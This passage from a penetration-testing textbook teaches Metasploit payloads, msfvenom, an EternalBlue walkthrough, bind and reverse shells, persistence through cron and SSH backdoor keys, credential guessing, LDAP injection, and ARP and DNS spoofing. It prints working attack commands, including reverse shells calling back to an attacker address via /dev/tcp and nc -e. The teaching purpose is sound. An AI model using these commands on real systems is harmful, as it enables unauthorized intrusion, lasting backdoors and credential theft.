
Figure 7.4: Initial payload packaging differs from the direction of the session connection.
Text description for Figure 7.4
The upper lane shows one reverse-connection example. The stager starts on the target, connects to the handler, and receives the larger stage over the established connection. In the lower lane, the initial artifact already contains the complete payload needed for the illustrated session. Both examples still depend on execution and network reachability. Staging describes payload delivery. It does not require two distinct network connections in every implementation.
Meterpreter
The payload you will use most is Meterpreter, Metasploit's own post-exploitation payload. Rather than dropping you at a plain operating-system prompt, it loads itself into memory inside a running process and gives you a command set built for testing:
sysinfoandgetuidreport the host and the account you are running as.psandmigratelist processes and move Meterpreter into a different, more stable process.downloadanduploadmove files.hashdumpextracts password hashes (only under authorization).shelldrops to a native command prompt when you want one.run post/...executes a post-exploitation module against the current session.
Because Meterpreter runs in memory and communicates over an encrypted channel, it leaves less on disk than a dropped executable. It is also well known to EDR, so on a defended host it is frequently detected. That tension between capability and detectability is a theme you will return to.
msfvenom: Generating Standalone Payloads
msfconsole is how you run an exploit that already exists in the framework. msfvenom is how you generate a payload as a standalone file that you deliver some other way: an executable a user runs, a script uploaded through a web flaw, or a macro in a document. It is the framework's payload generator and encoder in one command, and it replaced the older msfpayload and msfencode tools in 2015.
A basic reverse-shell executable for Windows:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f exe -o shell.exe
Where:
-p windows/meterpreter/reverse_tcpselects the payload.LHOSTandLPORTare the payload's own options, the address and port it will call back to, so they are written asKEY=valueright on the line.-f exesets the output format. Formats includeexe,elf(Linux),raw(bare shellcode),python,php, andwar(Java web apps). List them all withmsfvenom --list formats.-o shell.exewrites the output to a file. You can also redirect with>.
Other flags you will meet:
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.0.0.5 LPORT=4444 \
  -f elf -a x64 --platform linux -b '\x00\x0a\x0d' -e x64/xor -o shell.elf
Where:
-a x64sets the CPU architecture and--platform linuxsets the target operating system, for cases where msfvenom cannot infer them.-b '\x00\x0a\x0d'lists bad characters to avoid in the output, here the null, newline, and carriage-return bytes that often break a buffer-overflow exploit.-e x64/xorselects an encoder, and-i <n>(not shown) would run it multiple times.
Encoders are for compatibility, not antivirus evasion
The shikata_ga_nai encoder and its relatives are widely described in old tutorials as a way to slip past antivirus. That has not been true for years. Their real job is to remove bad characters and satisfy encoding requirements so the payload runs at all. Modern antivirus and EDR recognize Metasploit's encoded output on sight, because the framework is public and every product trains against it. Treat a raw Metasploit payload as something a defended host will catch, and understand that real evasion is a separate discipline beyond the scope of this chapter.
Catching the Connection: the Handler
A payload that calls back to LHOST:LPORT needs something listening there to catch it. When the exploit runs inside msfconsole, the framework sets up that listener for you automatically. When you deliver a msfvenom payload by hand, you have to start the listener yourself using the generic handler module:
msfconsole -q
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.5
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > exploit -j
Where:
- The
PAYLOAD,LHOST, andLPORTmust match exactly what you built into the msfvenom payload, or the callback will not complete. exploit -jruns the handler as a background job so you keep the console while you wait for the victim to run your file.
Putting It Together: From Vulnerable Service to Session
You have identified a Windows host, 10.0.1.100, that your scanning flagged as vulnerable to a known SMB flaw. Your attacker IP is 10.0.0.5.
Step 1: Select and inspect the module
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(...) > info      # confirm targets, requirements, and references
msf6 exploit(...) > show options
Step 2: Configure the target and payload
msf6 exploit(...) > set RHOSTS 10.0.1.100
msf6 exploit(...) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(...) > set LHOST 10.0.0.5
msf6 exploit(...) > set LPORT 4444
Step 3: Verify and launch
msf6 exploit(...) > check      # where supported, confirms vulnerability without firing
msf6 exploit(...) > exploit
Step 4: Work the session
meterpreter > getuid          # confirm the account you landed as
meterpreter > sysinfo         # confirm the host
meterpreter > background      # keep the session, return to console
msf6 > sessions -l            # list open sessions
If direct database or file access is your objective rather than a shell, note that not every engagement ends in Meterpreter. Against the exposed MySQL server from Section 7.1, for example, you would connect with the database client directly (mysql -h 10.0.1.75 -u root) and use auxiliary modules such as auxiliary/scanner/mysql/mysql_enum to enumerate users and privileges. The payload you choose always follows the objective.
7.4 Bind and Reverse Shells
Most initial-access techniques in this chapter end the same way: you get a shell, an interactive command interpreter on the target that you can type into from across the network. There are two ways to arrange that connection, and the difference decides whether an attack works at all from a given network position. This is one of the most important mechanics in offensive security, so it is worth slowing down.
A shell needs a network connection between you and the target. Someone has to open the listening socket and someone has to connect to it. Who does which is the entire distinction between a bind shell and a reverse shell.
Bind Shell
In a bind shell, the target opens a listening port and attaches a shell to it. You, the attacker, connect in to that port and start typing.
Attacker ----- connects to port 4444 -----> Target (listening, shell attached)
A minimal example using Netcat (nc), where the target listens and you connect:
# On the TARGET: listen on 4444 and hand any connection a shell
nc -lvnp 4444 -e /bin/bash

# On the ATTACKER: connect in
nc 10.0.1.100 4444
Where:
-lputs Netcat in listen mode,-vis verbose,-nskips DNS lookups, and-p 4444sets the port.-e /bin/bashattaches a shell to the connection. As noted in Chapter 4, the-eoption exists in some Netcat builds and not others, which is why bind shells built this way are unreliable across systems.
The catch is the direction of the connection. For you to connect in, the target's firewall has to allow an inbound connection to port 4444, and the target cannot be hidden behind Network Address Translation (NAT). On most real networks, unsolicited inbound connections from the outside are blocked, which is why bind shells often fail.
Reverse Shell
In a reverse shell, the roles flip. You open a listener on your own machine, and the target connects out to you and hands over its shell.
Attacker (listening on 4444) <----- connects out ----- Target
# On the ATTACKER: start the listener first
nc -lvnp 4444

# On the TARGET: connect back to the attacker and hand over a shell
bash -i >& /dev/tcp/10.0.0.5/4444 0>&1
Where, in that target command:
bash -istarts an interactive Bash shell./dev/tcp/10.0.0.5/4444is a special Bash feature that opens a network connection to the given IP and port as if it were a file. It exists only in Bash, not in every shell.>&redirects both standard output and standard error into that network connection, so command results travel back to you.0>&1redirects standard input from the same connection, so what you type reaches the shell. Together these three redirections wire the shell's input and output to the socket.
Why Reverse Shells Dominate
The reverse shell works in the situation the bind shell fails. Firewalls almost always allow outbound connections, because ordinary users need to reach the web, email, and updates. NAT, which hides many internal machines behind one public address, also permits outbound connections while blocking unsolicited inbound ones. Since the target initiates the connection in a reverse shell, it rides straight out through those same permissive egress rules. That is why the large majority of payloads you generate in this course are reverse shells.
Notice that the direction of the connection and the direction of control are opposite in a reverse shell. The target opens the connection, but you are the one issuing commands. Defenders exploit that asymmetry: an internal host suddenly making an outbound connection to an unfamiliar address on an odd port is a classic detection signal, which is covered in the blue-team courses.
| Bind shell | Reverse shell | |
|---|---|---|
| Who listens | Target | Attacker |
| Who connects | Attacker | Target |
| Connection direction | Inbound to target | Outbound from target |
| Works through NAT / egress firewall | Rarely | Usually |
| Typical use | You control the network path, or the target is directly reachable | The default for internet and internal engagements |
As shown in Figure 7.5, a bind shell listens on the target; a reverse shell listens on the tester. In both cases the tester sends commands and the target returns results.

Figure 7.5: Connection initiation and command flow describe different directions.
Text description for Figure 7.5
A shell is a command interpreter. For a bind shell, the target listens and the tester initiates the connection. For a reverse shell, the tester listens and the target initiates it. Once connected, commands travel from tester to target and results return in either arrangement. Routing, address translation, firewall policy, and a reachable listener determine whether a connection can form. An outbound connection does not automatically bypass those controls.
Tying It Back to Metasploit and msfvenom
The shell types you just saw are exactly what Metasploit payload names encode:
reverse_tcpis a reverse shell. The target connects back to yourLHOSTandLPORT. This is why those two options appear on nearly every payload.bind_tcpis a bind shell. The target listens, and Metasploit connects in to the target'sRHOSTand the payload'sLPORT.
So the msfvenom command from Section 7.3, msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f exe -o shell.exe, builds a reverse shell into an executable. When the victim runs shell.exe, the target reaches out to 10.0.0.5 on port 4444, where your multi/handler is waiting to catch it. Swapping the payload to windows/meterpreter/bind_tcp would instead make the executable listen on the target and wait for you to connect in, which only works if you can reach that port. In practice you select reverse_tcp unless a specific reason rules it out.
The same logic applies when you inject a payload into an exploit you build by hand. Whether the shell is delivered by a Metasploit exploit module, a msfvenom executable, or a one-line Bash command written to disk, the question is always the same: which side listens, and can the connection actually be made from where the target sits.
7.5 Persistence Mechanisms
A shell can disappear at any moment. The user reboots, the process is killed, the network drops, or the account you used has its password changed. Persistence is any mechanism that lets you regain access without repeating the initial exploit. On an authorized engagement, persistence is how you demonstrate the real-world consequence of a compromise, that an attacker who gets in once can stay in.
Persistence must be authorized, documented, and removed
Planting a way back into a client's system is one of the highest-impact things you do on an engagement, and it is also one of the easiest to get wrong. Every persistence mechanism you create must be permitted by the rules of engagement, recorded in your notes with its exact location, and removed during cleanup at the end of the test. A forgotten cron job or a leftover backdoor key is a real vulnerability you introduced. Chapter 14 covers the cleanup and reporting side. Never leave persistence behind.
This section covers two mechanisms that appear in this term's labs and that are common in real intrusions: scheduled tasks with cron, and authorized-key backdoors with SSH. Windows offers parallel mechanisms, mainly scheduled tasks and Run registry keys, which the specialized-systems chapter covers.
Scheduled Tasks with cron
cron is the standard job scheduler on Linux and Unix systems. It runs commands automatically on a schedule defined in a file called a crontab. An attacker can add a job that re-launches a reverse shell every few minutes, so that even if the shell dies, a fresh one connects back at the next interval.
A crontab line has five time fields followed by the command:
* * * * *  command to run
| | | | |
| | | | +---- day of week   (0-6, Sunday = 0)
| | | +------ month          (1-12)
| | +-------- day of month   (1-31)
| +---------- hour           (0-23)
+------------ minute         (0-59)
An asterisk means "every" for that field. To edit the current user's crontab, run crontab -e. A persistence entry that calls back every five minutes looks like this:
*/5 * * * * /bin/bash -c 'bash -i >& /dev/tcp/10.0.0.5/4444 0>&1'
Where:
*/5in the minute field means "every 5 minutes." The four remaining asterisks mean every hour, day, month, and weekday.- The command is the reverse shell from Section 7.4, wrapped in
/bin/bash -c '...'so cron runs it through Bash, which is what provides the/dev/tcpfeature.
For this to work, your listener (nc -lvnp 4444) has to be running when the job fires, or the callback fails silently and tries again at the next interval. You can inspect a user's scheduled jobs with crontab -l, and system-wide jobs live in /etc/crontab and the /etc/cron.d/ directory. Those same locations are where a defender or examiner looks to find this exact technique, and where you look during cleanup to remove it.
Backdoor SSH Keys with ssh-keygen
Secure Shell (SSH) supports logging in with a key pair instead of a password, and understanding that mechanism first makes the persistence technique obvious.
Public-key authentication uses two matched files: a private key that stays secret with the person logging in, and a public key that can be shared freely. A server trusts a public key by listing it in a file named ~/.ssh/authorized_keys inside a user's home directory. Anyone who holds the matching private key can then log in as that user, with no password prompt at all. This is normally a convenience feature for administrators and automation.
Turned to persistence, the idea is straightforward: generate your own key pair, then append your public key to the target account's authorized_keys file. From then on you log in with your private key, and the access survives a password change because it does not use the password.
Generate the key pair on your attacker machine:
ssh-keygen -t ed25519 -f ./backdoor -N ""
Where:
-t ed25519chooses the key algorithm. Ed25519 is a modern, compact choice;-t rsa -b 4096is the older alternative.-f ./backdoorwrites the private key tobackdoorand the public key tobackdoor.pubin the current directory, instead of overwriting your real key in~/.ssh/.-N ""sets an empty passphrase so the key can be used non-interactively. On a real engagement, weigh that convenience against the risk of an unprotected private key.
Then, on the target where you already have access, install the public key:
mkdir -p ~/.ssh && chmod 700 ~/.ssh
echo 'ssh-ed25519 AAAA...backdoor' >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
Where:
mkdir -p ~/.sshcreates the SSH directory if it does not exist, andchmod 700restricts it to the owner, which SSH requires or it refuses to use the keys.>>appends your public key rather than overwriting the file, so existing legitimate keys stay intact and you do not tip off the user.chmod 600 ~/.ssh/authorized_keyssets the permissions SSH expects on the file.
Now you log in from the attacker machine with the matching private key:
ssh -i ./backdoor targetuser@10.0.1.75
Where -i ./backdoor tells SSH to authenticate with your generated private key.
This technique is quiet because an extra line in authorized_keys looks like ordinary administration, and it is resilient because it does not depend on the account password. Those same traits are why a defender audits authorized_keys files for unfamiliar entries, and why your cleanup step must remove the exact line you added and delete the key pair. Record the file path and the key comment in your notes the moment you plant it.
As shown in Figure 7.6, a saved job can rerun at a scheduled time. A trusted public key can enable later authentication with the matching private key.

Figure 7.6: Persistence can depend on repeated execution or on a retained authentication entry.
Text description for Figure 7.6
The upper lane shows a job scheduler such as cron reading a saved schedule and running its command again. The job still needs the necessary permissions and resources. The lower lane shows Secure Shell (SSH) public-key authentication: the server trusts a public key and the client proves possession of the matching private key. The private key stays with the client. Access also depends on server policy and account restrictions. During an authorized test, record the exact added job or key and verify its removal during cleanup.
7.6 Network Attack Techniques
With the toolkit, the framework, the shell mechanics, and persistence understood, the network attack techniques below read as applications of those ideas rather than isolated recipes. The tools named here were introduced in Section 7.2.
Exploit Customization and Obfuscation
Public exploits are catalogued, tested, and detected by security tools. Customizing an exploit raises the odds it succeeds against a defended target.
Payload obfuscation changes a payload's appearance to reduce signature matches. As covered in Section 7.3, Metasploit's own encoders no longer defeat modern antivirus, so heavy encoding is mainly useful for meeting a target's byte requirements rather than for evasion:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=4444 \
  -e x86/shikata_ga_nai -i 5 -f exe -o shell.exe
Where -i 5 runs the encoder five times. Each pass transforms the bytes again, which can clear stubborn bad characters, but a well-known framework payload stays detectable no matter how many passes you run.
Shellcode customization for a specific target involves matching the architecture (x86 against x64), adapting to the execution context (user against system), pointing the callback at your own C2 address and port, and varying timing to avoid tripping an IDS on a traffic spike.
Default Credentials and Authentication Bypass
Many systems ship with default credentials, and unpatched systems often keep them:
admin:admin
admin:password
root:root
root:toor
root:(empty)
Hydra, introduced in Section 7.2, automates testing these against a live service:
hydra -l admin -P passwords.txt -f http-get://10.0.1.80
Where -l admin sets the username, -P passwords.txt supplies the password list, -f stops on the first success, and http-get:// selects the HTTP basic-auth module. Remember that live guessing is loud and can lock accounts, so lower the thread count with -t on sensitive targets.
LDAP injection abuses how a login form builds a Lightweight Directory Access Protocol (LDAP) query:
Normal query:    (cn=user)
Injected input:  *)(|(cn=*
The injected input turns the filter into one that matches every user, which can bypass the authentication check.
On-Path and MITM Attacks
On-path attacks (formerly man-in-the-middle, or MITM) position you between two communicating hosts so their traffic flows through your machine, where you can read and change it.
ARP poisoning replaces the gateway's legitimate Media Access Control (MAC) address in a victim's ARP cache with your MAC, so the victim sends its traffic to you. Using arpspoof, with IP forwarding enabled so traffic still reaches its destination:
sudo sysctl -w net.ipv4.ip_forward=1
sudo arpspoof -i eth0 -t 192.168.1.100 -r 192.168.1.1
The flags are explained in Section 7.2. Ettercap performs the same poisoning with sniffing and filtering built in:
sudo ettercap -T -q -i eth0 -M arp:remote /192.168.1.1// /192.168.1.100//
Where -T is the text interface, -q is quiet mode, -i eth0 is the interface, and -M arp:remote sets the ARP poisoning method between the two target specifications.
Once you are on-path, you can capture unencrypted credentials in protocols like HTTP, FTP, and Telnet, inject content into HTTP responses, or redirect DNS.
As shown in Figure 7.7, a forged ARP mapping sends the client's gateway-bound frames to an intermediary, which forwards them to the gateway.

Figure 7.7: ARP poisoning changes the local link destination used for gateway traffic.
Text description for Figure 7.7
Address Resolution Protocol (ARP) associates an Internet Protocol (IP) address with a Media Access Control (MAC) address on a local network. The first lane shows a client using the gateway's legitimate MAC address. The second substitutes the intermediary's MAC address for that same gateway IP address. Forwarding preserves the illustrated path onward. Two-way interception can require corresponding changes on the return path. This position alone does not decrypt correctly authenticated Transport Layer Security (TLS) traffic.
DNS Poisoning and Spoofing
From an on-path position, you can answer a victim's DNS queries with false records using dnsspoof:
echo "10.0.0.5  *.targetcorp.com" > dns_targets.txt
sudo dnsspoof -i eth0 -f dns_targets.txt
The victim's lookups for the named domain now resolve to your address, sending their browser to a page you control. As noted earlier, this affects plaintext DNS only.
As shown in Figure 7.8, the client accepts a forged name-to-address reply and attempts a connection to the selected address.
